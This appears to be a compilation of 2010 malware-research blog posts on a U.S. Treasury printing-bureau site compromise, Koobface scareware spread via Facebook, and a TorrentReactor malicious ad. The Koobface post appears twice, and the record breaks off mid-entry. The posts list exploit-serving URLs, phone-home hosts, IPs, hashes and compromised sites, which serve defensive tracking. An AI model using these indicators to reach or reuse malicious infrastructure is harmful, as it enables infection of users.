[9]AVG and PandaLabs are reporting that the web sites of [10]**the U.S. Bureau of Engraving and Printing** (**bep.treas.gov**; **moneyfactory.gov**) are serving client-side vulnerabilities that ultimately expose the visitor to scareware ([11]**The Ultimate Guide to Scareware Protection**).

What’s particularly interesting about this campaign is that, it’s part of last month’s NetworkSolutions mass

WordPress blogs compromise, in the sense that not only is the iFrame-d domain registered using the same email as the client-side exploits serving domains from the NetworkSolutions campaign – **alex1978a@bigmir.net** – but also, the dropped scareware’s phone back location – **mazcostrol.com/inst.php?aid=blackout** - 188.124.16.134 - Email: alex1978a@bigmir.net – is identical *to the one used in the same campaign, including the affiliate ID used by the original cybercriminal.*

The client-side exploit serving domain used in the the U.S Treasury site compromise, has also been ***[12]re-***

ported by a large number of NetworkSolutions customers *in the most recent campaign affecting WordPress blogs.*

The exploit-serving structure, including the detection rates for the dropped scareware and exploits used in the U.S Treasury compromise campaign, is as follows:

- ***grepad.com /in.cgi?3*** *- 188.124.16.133, AS44565, VITAL TEKNOLOJI - Email: alex1978a@bigmir.net*

- ***thejustb.com /just/*** *- 217.23.14.14 (****dyndon.com****), AS49981 - Email: alex1978a@bigmir.net*

- ***thejustb.com /just/pdf.php***

- ***thejustb.com /just/1.pdf***

- ***thejustb.com /just/load.php?spl=javas***

- ***thejustb.com /just/j1 _893d.jar***

- ***thejustb.com /just/j2 _079.jar***

- ***1.pdf*** *- [13]Exploit.PDF-JS.Gen (v) - Result: 1/41 (2.44 %)*

- ***j1 _893d.jar*** *- [14]Trojan-Downloader:Java/Agent.DJDN - Result: 5/41 (12.20 %)*

- ***j2 _079.jar*** *- [15]EXP/Java.CVE-2009-3867.C.2; Exploit.Java.Agent.a - Result: 9/41 (21.96 %)*

- **grepad.exe** - [16]Trojan.Generic.KD.10339; a variant of Win32/Injector.BNG - Result: 8/41 (19.51 %)

1287

Upon successful exploitation the dropped **grepad.exe,** phones back to to **mazcostrol.com/inst.php?aid=blackout** -

188.124.16.134, AS44565, VITAL TEKNOLOJI - Email: alex1978a@bigmir.net, with the same phone back location also

used in the **[17]NetworkSolutions mass compromise campaign**.

Known MD5's used by the same campaigner from previous campaigns, phoning back to the same domain+identical

affiliate ID:

MD5=4734162bb33eff7af7e18243821b397e

MD5=1c9ce1e5f4c2f3ec1791554a349bf456

MD5=d11d76c6ecf6a9a87dcd510294104a66

MD5=c33750c553e6d6bdc7dac6886f65b51d

MD5=74cdadfb15181a997b15083f033644d0

MD5=3c7d8cdc73197edd176167cd069878bd

Attempting to interact with the campaign's directories often results in a **"nice try, idiot."** message. Lovely!

Related posts:

[18]GoDaddy’s Mass WordPress Blogs Compromise Serving Scareware

[19]Dissecting the WordPress Blogs Compromise at Network Solutions

This post has been reproduced from [20]Dancho Danchev’s blog. Follow him [21]on Twitter.

1.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12731

23708

2.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

09615

3.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

09615

4.

http://www.virustotal.com/analisis/b2842a1a395aa627c30bb3313d60272558e5a2a0ab553a4fd3bb9ca60f323020-12731

75155

5. https://zeustracker.abuse.ch/monitor.php?as=49770

1288

6. https://zeustracker.abuse.ch/monitor.php?as=44565

7. http://www.blogger.com/profile/09989733095447891258

8. http://www.youtube.com/watch?v=9DkaRUtp3w8

9. http://thompson.blog.avg.com/2010/05/treasury-website-hacked.html

10. http://pandalabs.pandasecurity.com/usa-treasury-website-hacked-using-exploit-kit/

11. http://blogs.zdnet.com/security/?p=4297

12. http://blog.sucuri.net/2010/05/new-infections-today-at-network.html

13.

https://www.virustotal.com/analisis/ed8f5cbe78fffe7481a33cba8161c93724c3cf64552a2b13c781901b23f965fb-127

2988856

14.

https://www.virustotal.com/analisis/50de5fc37f46e868c1ef43c2cd2b2b05d5af6390c2f3d6bbcf8d19145abfdfaf-127

2988861

15.

https://www.virustotal.com/analisis/6bb42ed29360f32a5e44404bb97de7efb7069090d835fcab9daffd97ed73b15c-127

2988865

16. http://www.virustotal.com/analisis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

00594

17. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

18. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

19. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

20. http://ddanchev.blogspot.com/

21. http://twitter.com/danchodanchev

1289

From the Koobface Gang with Scareware Serving Compromised Sites (2010-05-08 20:46)

Following last month’s "[1]**Dissecting Koobface Gang’s Latest Facebook Spreading Campaign**" Koobface gang coverage, it’s time to summarize some of their botnet spreading activities, from the last couple of days.

Immediately after the suspension of their automatically registered Blogspot accounts, the gang once again

proved that it has contingency plans in place, and started pushing links to compromises sites, in a combination with an interesting "visual social engineering trick", across Facebook, which sadly works pretty well, in the sense that it completely undermines the " don’t click on links pointing to unknown sites" type of security tips.

• Recommended reading: [2] ***10 things you didn’t know about the Koobface gang***

The diverse set of activities courtesy of the Koobface gang – consider going through the related posts in order to understand their underground multitasking mentality beyond the Koobface botnet itself – are a case study on the abuse of legitimate infrastructure with clean IP/AS reputation, for purely malicious purposes.

This active use of the " trusted reputation chain", just like the majority of social engineering centered tactics of the gang, aim to exploit the ubiquitous weak link in the face of the average Internet user. Here’s an example of the most recent campaign.

The spreading of fully working links such as the following ones across Facebook:

facebook.com/l/6e7e5;bit.ly/9QjjSk

facebook.com/l/cdfb;bit.ly/9QjjSk

facebook.com/l/f3c29;bit.ly/9QjjSk

1290

aims to trick the infected user’s friends, that this is a ***Facebook.com*** *related link. Clicking on this link inside Facebook leads to the "Be careful" window showing just the* ***bit.ly*** *redirector, to finally redirect to* ***198.65.28.86/swamt/*** *where a Koobface bogus video has already been seen by 2,601 users which have already clicked on the link.*

The scareware redirectors/actual serving domains are parked at 195.5.161.126, [3]AS31252, STARNET-AS Star-

Net Moldova:

1nasa-test.com *- Email: test@now.net.cn*

1online-test.com *- Email: test@now.net.cn*

1www2scanner.com *- Email: test@now.net.cn*

2a-scanner.com *- Email: test@now.net.cn*

2nasa-test.com *- Email: test@now.net.cn*

2online-test.com *- Email: test@now.net.cn*

2www2scanner.com *- Email: test@now.net.cn*

3a-scanner.com *- Email: test@now.net.cn*

3nasa-test.com *- Email: test@now.net.cn*

3online-test.com *- Email: test@now.net.cn*

3www2scanner.com *- Email: test@now.net.cn*

4a-scanner.com *- Email: test@now.net.cn*

4check-computer.com *- Email: test@now.net.cn*

4nasa-test.com *- Email: test@now.net.cn*

4online-test.com *- Email: test@now.net.cn*

4www2scanner.com *- Email: test@now.net.cn*

5a-scanner.com *- Email: test@now.net.cn*

5nasa-test.com *- Email: test@now.net.cn*

5online-test.com *- Email: test@now.net.cn*

6a-scanner.com *- Email: test@now.net.cn*

defence-status6.com *- Email: test@now.net.cn*

1291

defence-status7.com *- Email: test@now.net.cn*

mega-scan2.com *- Email: test@now.net.cn*

protection-status2.com *- Email: test@now.net.cn*

protection-status4.com *- Email: test@now.net.cn*

protection-status6.com *- Email: test@now.net.cn*

security-status1.com *- Email: test@now.net.cn*

security-status3.com *- Email: test@now.net.cn*

security-status4.com *- Email: test@now.net.cn*

security-status6.com *- Email: test@now.net.cn*

securitystatus7.com *- Email: test@now.net.cn*

securitystatus8.com *- Email: test@now.net.cn*

securitystatus9.com *- Email: test@now.net.cn*

security-status9.com *- Email: test@now.net.cn*

Detection rates:

- ***setup.exe*** *- [4]Mal/Koobface-E; W32/VBTroj.CXNF - Result: 7/41 (17.08 %)*

- ***RunAV _312s2.exe*** *- [5]VirTool.Win32.Obfuscator.hg!b (v); High Risk Cloaked Malware - Result: 4/41 (9.76 %) The scareware sample phones back to:*

- ***windows32-sys.com/download/winlogo.bmp*** *- 91.213.157.104, AS13618 CARONET-ASN - Email: contact@privacy-*

protect.cn

- ***sysdllupdates.com/?b=312s2*** *- 87.98.134.197, AS16276, OVH Paris - Email: contact@privacy-protect.cn*

The complete list of compromised sites distributed by Koobface-infected Facebook users:

02f32e3.netsolhost.com /o492dc/

abskupina.si /cclq/

adi-agencement.fr /8r2twm/

agilitypower.dk /ko2/

aguasdomondego.com /d5yodi/

alabasta.homeip.net /e8/

alankaye.info /2cgg/

1292

alpenhaus.com.ar /al5zvf5/

animationstjo.fr /5c/

artwork.drayton.co.uk /k5wz/

beachfishingwa.org.au /u8g98ai/

bildtuben.se /l9jg/

chalet.se /srb/

charlepoeng.be /i0twbt/

christchurchgastonia.org /1hkq/

chunkbait.com /gb4i6ak/

cityangered.se /besttube/

clarkecasa.net /rhk6/

clr.dsfm.mb.ca /2964/

codeditor.awardspace.biz /uncensoredclip/

coloridellavita.com /sc/

cpvs.org /6eobh0n/

danieletranchita.com /yourvids/

dennis-leah.zzl.org /m95/

doctorsorchestra.com /qw/

dueciliguria.it /zircu/

ediltermo.com /p4zhvj0/

emmedici.net /2pg46mk/

eurobaustoff.marketing-generator.de /52649an/

euskorock.es /p4zm/

explicitflavour.freeiz.com /qk3r/

f9phx.net /svr/

fatucci.it /l04s8m2/

forwardmarchministries.org /1bc/

fotoplanet.it /bnog6s/

frenchbean.co.uk /zwr/

furius.comoj.com /1azl/

geve.be /oj4ex4/

gite-maison-pyrenees-luchon.com /jox/

googleffffffffa0ac4d9f.omicronrecords.com /me/

gosin.be /ist63z/

grimslovsms.se /cutetube/

guest.worldviewproduction.com /m2f/

hanssen-racing.com /j15/

1293

helpbt.com /nqo40uq/

helpdroid.omicronrecords.com /7h/

hoganjobs.com /jrepsp/

holustravel.cz /5j5/

hoperidge.com /fltwizy/

hottesttomato.com /6b/

iglesiabetania1.com /7y7/

ihostu.co.uk /jic9v/

ilterrazzoallaveneziana.it /4vxaq5/

integratek.omicronrecords.com /to4u2bd/

irisjard.o2switch.net /lb/

islandmusicexport.com /hbi2ut9/

isteinaudi.it /h2a/

johnphelan.com /uynv4/

jsacm.com /z6/

kabchicago.info /1cgko/

katia-paliotti.com /0baktz/

kennethom.net /l20/

kleppcc.com /aliendemonstration/

klimentglass.cz /vwalp/

kvarteretekorren.se /60/

lanavabadajoz.com /cg/

langstoncorp.com /o2072c/

libermann.phpnet.org /madu8p/

lineapapel.com /8l20up/

longting.nl /6ch/

mainteck-fr.com /qjbo5v/

majesticdance.com /v1g/

mia-nilsson.se /cmc/

microstart.fr /lzu1/

migdal.org.il /y952eo/

mindbodyandsolemt.com /pnbn/

musicomm.ca /a5z/

nassnig.org /z1/

neweed.org /x4t/

nosneezes.com /5hjkdjo/

nottinghamdowns.com /m7ec/

nutman-group.com /92m/

1294

omicronsystems.inc.md /eho0/

on3la.be /bgfhclg/

onlineadmin.net /b7uccx/

ornskoldskatten.se /m1u/

oxhalsobygg.se /amaizingmovies/

*• Recommended reading: [6]**Dissecting Koobface Gang’s Latest Facebook Spreading Campaign***

partenaires-particuliers.fr /uo/

pegasolavoro.it /3l6/

peteknightdays.com /4ok4/

pheromoneforum.org /ds/

pilatescenter.se /bgx8e/

plymouth-tuc.org.uk /xhaq/

popeur.fr /m7yaw/

pro-du-bio.com /af6xtp/

prousaudio.com /4isg/

puertohurraco.org /q3a1gz/

radioluz900am.com /3i993/

reporsenna.netsons.org /zvz/

rhigar.nu /6v/

richmondpowerboat.com /tifax5/

rmg360.co.cc /22i/

roninwines.com /wonderfulvids/

rrmaps.com /j6o/

rvl.it /bv6k/

scarlett-oharas.com /my0333/

secure.tourinrome.org /qyp/

servicehandlaren.se /yq9ahw0/

servicehandlaren.spel-service.com /q9q115/

sgottnerivers.com /y0j16rw/

shofarcall.com /zi/

sirius-expedition.com /x4yab/

slcsc.co.uk /0kem/

soderback.eu /xvg9/

spel-service.com /xm/

1295

sporthal.msolutions.be /vyx3yu/

steelstoneind.com /yzp/

stgeorgesteel.com /ji/

stgeorgesteel.com /ylnwlr/

stubbieholderking.com /dyarx1/

sweet-peasdog.se /0rcjo/

taekwondovelden.nl /mhnskk/

testjustin.comze.com /oafxzy/

the-beehive.com /r8x3cm/

the-beehive.com /weqw7e/

thedallestransmission.com /rjsg2/

therealmagnets.comuv.com /3wn19n/

thestrategicfrog.110mb.com /66vv/

tizianozanella.it/ k2cei/

trustonecorp.com /mabmpp/

unna.nu /6lie/

uroloki.omicronrecords.com /9t/

vaxjoff.com /4fpu/

veerle-frank.be /l01/

verdiverdi.net /3tt/

visionministerial.com /p191/

waffotis.se /yufi3u/

watsonspipingandheating.com /krda/

welplandeast.com /6q/

WESTCOASTPERFORMANCECOATINGS.COM /1tw4/

williamarias.us /na9mq/

woodworksbyjamie.com /90mrjb/

wowparis2000.com /rtsz/

yin-art.be /a75ble/

youniverse.site50.net /4a9r/

Due to the diversity of its cybercrime operations, the Koobface gang is always worth keeping an eye on. Best

of all - it’s done semi-automatically these days.

The best is yet to come, stay tuned!

Related Koobface gang/botnet research:

[7]Dissecting Koobface Gang’s Latest Facebook Spreading Campaign

[8]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[9]10 things you didn’t know about the Koobface gang

[10]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[11]How the Koobface Gang Monetizes Mac OS X Traffic

[12]The Koobface Gang Wishes the Industry "Happy Holidays"

[13]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[14]Koobface Botnet Starts Serving Client-Side Exploits

[15]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[16]Koobface Botnet's Scareware Business Model - Part Two

[17]Koobface Botnet's Scareware Business Model - Part One

[18]Koobface Botnet Redirects Facebook's IP Space to my Blog

[19]New Koobface campaign spoofs Adobe's Flash updater

1296

[20]Social engineering tactics of the Koobface botnet

[21]Koobface Botnet Dissected in a TrendMicro Report

[22]Movement on the Koobface Front - Part Two

[23]Movement on the Koobface Front

[24]Koobface - Come Out, Come Out, Wherever You Are

[25]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [26]Dancho Danchev's blog. Follow him [27]on Twitter.

1. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

2. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

3. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

4.

http://www.virustotal.com/analisis/6e07a43c1b31464287d2e967226d7056366bd1fb7b6950565c212c6d47e96a11-12733

38587

5.

http://www.virustotal.com/analisis/8a607a9335f08ac4fcf6ecccc0fb4b2581e92d0371ab09d22eb87cd8a3b68f85-12733

38600

6. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

7. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

8. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

9. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

10. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

11. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

12. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

13. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

14. *http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html*

15. *http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html*

16. *http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html*

17. *http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html*

18. *http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html*

19. *http://blogs.zdnet.com/security/?p=4594*

20. *http://content.zdnet.com/2346-12691_22-352597.html*

21. *http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html*

22. *http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html*

23. *http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html*

24. *http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html*

25. *http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html*

26. *http://ddanchev.blogspot.com/*

27. *http://twitter.com/danchodanchev*

1297

From the Koobface Gang with Scareware Serving Compromised Sites (2010-05-08 20:46)

*Following last month’s "[1]**Dissecting Koobface Gang’s Latest Facebook Spreading Campaign**" Koobface gang coverage, it’s time to summarize some of their botnet spreading activities, from the last couple of days.*

Immediately after the suspension of their automatically registered Blogspot accounts, the gang once again

proved that it has contingency plans in place, and started pushing links to compromises sites, in a combination with an interesting "visual social engineering trick", across Facebook, which sadly works pretty well, in the sense that it completely undermines the " don’t click on links pointing to unknown sites" type of security tips.

*• Recommended reading: [2] **10 things you didn’t know about the Koobface gang***

The diverse set of activities courtesy of the Koobface gang – consider going through the related posts in order to understand their underground multitasking mentality beyond the Koobface botnet itself – are a case study on the abuse of legitimate infrastructure with clean IP/AS reputation, for purely malicious purposes.

This active use of the " trusted reputation chain", just like the majority of social engineering centered tactics of the gang, aim to exploit the ubiquitous weak link in the face of the average Internet user. Here’s an example of the most recent campaign.

The spreading of fully working links such as the following ones across Facebook:

facebook.com/l/6e7e5;bit.ly/9QjjSk

facebook.com/l/cdfb;bit.ly/9QjjSk

facebook.com/l/f3c29;bit.ly/9QjjSk

1298

aims to trick the infected user’s friends, that this is a **Facebook.com** related link. Clicking on this link inside Facebook leads to the "Be careful" window showing just the **bit.ly** redirector, to finally redirect to **198.65.28.86/swamt/** where a Koobface bogus video has already been seen by 2,601 users which have already clicked on the link.

The scareware redirectors/actual serving domains are parked at 195.5.161.126, [3]AS31252, STARNET-AS Star-

Net Moldova:

1nasa-test.com - Email: test@now.net.cn

1online-test.com - Email: test@now.net.cn

1www2scanner.com - Email: test@now.net.cn

2a-scanner.com - Email: test@now.net.cn

2nasa-test.com - Email: test@now.net.cn

2online-test.com *- Email: test@now.net.cn*

2www2scanner.com *- Email: test@now.net.cn*

3a-scanner.com *- Email: test@now.net.cn*

3nasa-test.com *- Email: test@now.net.cn*

3online-test.com *- Email: test@now.net.cn*

3www2scanner.com *- Email: test@now.net.cn*

4a-scanner.com *- Email: test@now.net.cn*

4check-computer.com *- Email: test@now.net.cn*

4nasa-test.com *- Email: test@now.net.cn*

4online-test.com *- Email: test@now.net.cn*

4www2scanner.com *- Email: test@now.net.cn*

5a-scanner.com *- Email: test@now.net.cn*

5nasa-test.com *- Email: test@now.net.cn*

5online-test.com *- Email: test@now.net.cn*

6a-scanner.com *- Email: test@now.net.cn*

defence-status6.com *- Email: test@now.net.cn*

1299

defence-status7.com *- Email: test@now.net.cn*

mega-scan2.com *- Email: test@now.net.cn*

protection-status2.com *- Email: test@now.net.cn*

protection-status4.com *- Email: test@now.net.cn*

protection-status6.com *- Email: test@now.net.cn*

security-status1.com *- Email: test@now.net.cn*

security-status3.com *- Email: test@now.net.cn*

security-status4.com *- Email: test@now.net.cn*

security-status6.com *- Email: test@now.net.cn*

securitystatus7.com *- Email: test@now.net.cn*

securitystatus8.com *- Email: test@now.net.cn*

securitystatus9.com *- Email: test@now.net.cn*

security-status9.com *- Email: test@now.net.cn*

Detection rates:

- ***setup.exe*** *- [4]Mal/Koobface-E; W32/VBTroj.CXNF - Result: 7/41 (17.08 %)*

- ***RunAV _312s2.exe*** *- [5]VirTool.Win32.Obfuscator.hg!b (v); High Risk Cloaked Malware - Result: 4/41 (9.76 %) The scareware sample phones back to:*

- ***windows32-sys.com/download/winlogo.bmp*** *- 91.213.157.104, AS13618 CARONET-ASN - Email: contact@privacy-*

protect.cn

*- **sysdllupdates.com/?b=312s2** - 87.98.134.197, AS16276, OVH Paris - Email: contact@privacy-protect.cn*

The complete list of compromised sites distributed by Koobface-infected Facebook users:

02f32e3.netsolhost.com /o492dc/

abskupina.si /cclq/

adi-agencement.fr /8r2twm/

agilitypower.dk /ko2/

aguasdomondego.com /d5yodi/

alabasta.homeip.net /e8/

alankaye.info /2cgg/

1300

alpenhaus.com.ar /al5zvf5/

animationstjo.fr /5c/

artwork.drayton.co.uk /k5wz/

beachfishingwa.org.au /u8g98ai/

bildtuben.se /l9jg/

chalet.se /srb/

charlepoeng.be /i0twbt/

christchurchgastonia.org /1hkq/

chunkbait.com /gb4i6ak/

cityangered.se /besttube/

clarkecasa.net /rhk6/

clr.dsfm.mb.ca /2964/

codeditor.awardspace.biz /uncensoredclip/

coloridellavita.com /sc/

cpvs.org /6eobh0n/

danieletranchita.com /yourvids/

dennis-leah.zzl.org /m95/

doctorsorchestra.com /qw/

dueciliguria.it /zircu/

ediltermo.com /p4zhvj0/

emmedici.net /2pg46mk/

eurobaustoff.marketing-generator.de /52649an/

euskorock.es /p4zm/

explicitflavour.freeiz.com /qk3r/

f9phx.net /svr/

fatucci.it /l04s8m2/

forwardmarchministries.org /1bc/

fotoplanet.it /bnog6s/

frenchbean.co.uk /zwr/

furius.comoj.com /1azl/

geve.be /oj4ex4/

gite-maison-pyrenees-luchon.com /jox/

googlefffffffa0ac4d9f.omicronrecords.com /me/

gosin.be /ist63z/

grimslovsms.se /cutetube/

guest.worldviewproduction.com /m2f/

hanssen-racing.com /j15/

1301

helpbt.com /nqo40uq/

helpdroid.omicronrecords.com /7h/

hoganjobs.com /jrepsp/

holustravel.cz /5j5/

hoperidge.com /fltwizy/

hottesttomato.com /6b/

iglesiabetania1.com /7y7/

ihostu.co.uk /jic9v/

ilterrazzoallaveneziana.it /4vxaq5/

integratek.omicronrecords.com /to4u2bd/

irisjard.o2switch.net /lb/

islandmusicexport.com /hbi2ut9/

isteinaudi.it /h2a/

johnphelan.com /uynv4/

jsacm.com /z6/

kabchicago.info /1cgko/

katia-paliotti.com /0baktz/

kennethom.net /l20/

kleppcc.com /aliendemonstration/

klimentglass.cz /vwalp/

kvarteretekorren.se /60/

lanavabadajoz.com /cg/

langstoncorp.com /o2072c/

libermann.phpnet.org /madu8p/

lineapapel.com /8l20up/

longting.nl /6ch/

mainteck-fr.com /qjbo5v/

majesticdance.com /v1g/

mia-nilsson.se /cmc/

microstart.fr /lzu1/

migdal.org.il /y952eo/

mindbodyandsolemt.com /pnbn/

musicomm.ca /a5z/

nassnig.org /z1/

neweed.org /x4t/

nosneezes.com /5hjkdjo/

nottinghamdowns.com /m7ec/

nutman-group.com /92m/

1302

omicronsystems.inc.md /eho0/

on3la.be /bgfhclg/

onlineadmin.net /b7uccx/

ornskoldskatten.se /m1u/

oxhalsobygg.se /amaizingmovies/

*• Recommended reading: [6]****Dissecting Koobface Gang's Latest Facebook Spreading Campaign***

partenaires-particuliers.fr /uo/

pegasolavoro.it /3l6/

peteknightdays.com /4ok4/

pheromoneforum.org /ds/

pilatescenter.se /bgx8e/

plymouth-tuc.org.uk /xhaq/

popeur.fr /m7yaw/

pro-du-bio.com /af6xtp/

prousaudio.com /4isg/

puertohurraco.org /q3a1gz/

radioluz900am.com /3i993/

reporsenna.netsons.org /zvz/

rhigar.nu /6v/

richmondpowerboat.com /tifax5/

rmg360.co.cc /22i/

roninwines.com /wonderfulvids/

rrmaps.com /j6o/

rvl.it /bv6k/

scarlett-oharas.com /my0333/

secure.tourinrome.org /qyp/

servicehandlaren.se /yq9ahw0/

servicehandlaren.spel-service.com /q9q115/

sgottnerivers.com /y0j16rw/

shofarcall.com /zi/

sirius-expedition.com /x4yab/

slcsc.co.uk /0kem/

soderback.eu /xvg9/

spel-service.com /xm/

1303

sporthal.msolutions.be /vyx3yu/

steelstoneind.com /yzp/

stgeorgesteel.com /ji/

stgeorgesteel.com /ylnwlr/

stubbieholderking.com /dyarx1/

sweet-peasdog.se /0rcjo/

taekwondovelden.nl /mhnskk/

testjustin.comze.com /oafxzy/

the-beehive.com /r8x3cm/

the-beehive.com /weqw7e/

thedallestransmission.com /rjsg2/

therealmagnets.comuv.com /3wn19n/

thestrategicfrog.110mb.com /66vv/

tizianozanella.it/ k2cei/

trustonecorp.com /mabmpp/

unna.nu /6lie/

uroloki.omicronrecords.com /9t/

vaxjoff.com /4fpu/

veerle-frank.be /l01/

verdiverdi.net /3tt/

visionministerial.com /p191/

waffotis.se /yufi3u/

watsonspipingandheating.com /krda/

welplandeast.com /6q/

WESTCOASTPERFORMANCECOATINGS.COM /1tw4/

williamarias.us /na9mq/

woodworksbyjamie.com /90mrjb/

wowparis2000.com /rtsz/

yin-art.be /a75ble/

youniverse.site50.net /4a9r/

Due to the diversity of its cybercrime operations, the Koobface gang is always worth keeping an eye on. Best

of all - it’s done semi-automatically these days.

The best is yet to come, stay tuned!

Related Koobface gang/botnet research:

[7]Dissecting Koobface Gang’s Latest Facebook Spreading Campaign

[8]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[9]10 things you didn’t know about the Koobface gang

[10]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[11]How the Koobface Gang Monetizes Mac OS X Traffic

[12]The Koobface Gang Wishes the Industry "Happy Holidays"

[13]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[14]Koobface Botnet Starts Serving Client-Side Exploits

[15]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[16]Koobface Botnet’s Scareware Business Model - Part Two

[17]Koobface Botnet’s Scareware Business Model - Part One

[18]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[19]New Koobface campaign spoofs Adobe’s Flash updater

[20]Social engineering tactics of the Koobface botnet

[21]Koobface Botnet Dissected in a TrendMicro Report

[22]Movement on the Koobface Front - Part Two

[23]Movement on the Koobface Front

[24]Koobface - Come Out, Come Out, Wherever You Are

[25]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [26]Dancho Danchev's blog. Follow him [27]on Twitter.

1. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

2. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

3. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

4.

http://www.virustotal.com/analisis/6e07a43c1b31464287d2e967226d7056366bd1fb7b6950565c212c6d47e96a11-12733

38587

5.

http://www.virustotal.com/analisis/8a607a9335f08ac4fcf6eccc0fb4b2581e92d0371ab09d22eb87cd8a3b68f85-12733

38600

6. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

7. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

8. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

9. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

10. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

11. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

12. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

13. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

14. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

15. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

16. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

17. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

18. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

19. http://blogs.zdnet.com/security/?p=4594

20. http://content.zdnet.com/2346-12691_22-352597.html

21. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

22. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

23. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

24. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

25. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

26. http://ddanchev.blogspot.com/

27. http://twitter.com/danchodanchev

1305

TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad (2010-05-11 08:34)

Deja vu!

*[1]Jerome Segura at the Malware Diaries is reporting that **TorrentReactor.net**, a high-trafficked torrents tracker, is currently serving live-exploits through a malicious ad served by " Fulldls.com - Your source for daily torrent downloads".*

*Why deja vu? It’s because the [2]**TorrentReactor.net malware campaign takes me back to 2008**, among the*

very first extensive profiling of Russian Business Network activity, with their mass "input validation abuse" campaign back then, successfully appearing on numerous high-trafficked web sites, serving guess what? Scareware.

Moreover, despite the surprisingly large number of people still getting impressed by the use of http referrers

as an evasive practice applied by the cybercriminals, these particular campaigns ([3]ZDNet Asia and TorrentReactor IFRAME-ed; [4]Wired.com and History.com Getting RBN-ed; [5]Massive IFRAME SEO Poisoning Attack Continuing)

are a great example of this practice in use back then:

• So the malicious parties are implementing simple referrer techniques to verify that the end users coming to

their IP, are the ones they expect to come from the campaign, and not client-side honeypots or even security

researchers. And if you’re not coming from you’re supposed to come, you get a 404 error message, deceptive

to the very end of it.

*The most recent compromise of **TorrentReactor.net** appears to be taking place through a malicioud ad serving exploits using the NeoSploit kit, which ultimately drops a ZeuS crimeware sample hosted within a fast-flux botnet.*

The campaign structure, including detection rates, phone back locations and ZeuS crimeware fast-flux related data is as follows:

*- **ads.fulldls.com /phpadsnew/www/delivery/afr.php?zoneid=1 &cb=291476***

*- **ad.leet.la /stats?ref= .*ads\.fulldls\.com $** - 208.111.34.38 - Email: bertrand.crevin@brutele.com (**leet.la** -*

212.68.193.197 - AS12392, ASBRUTELE AS Object for Brutele SC)

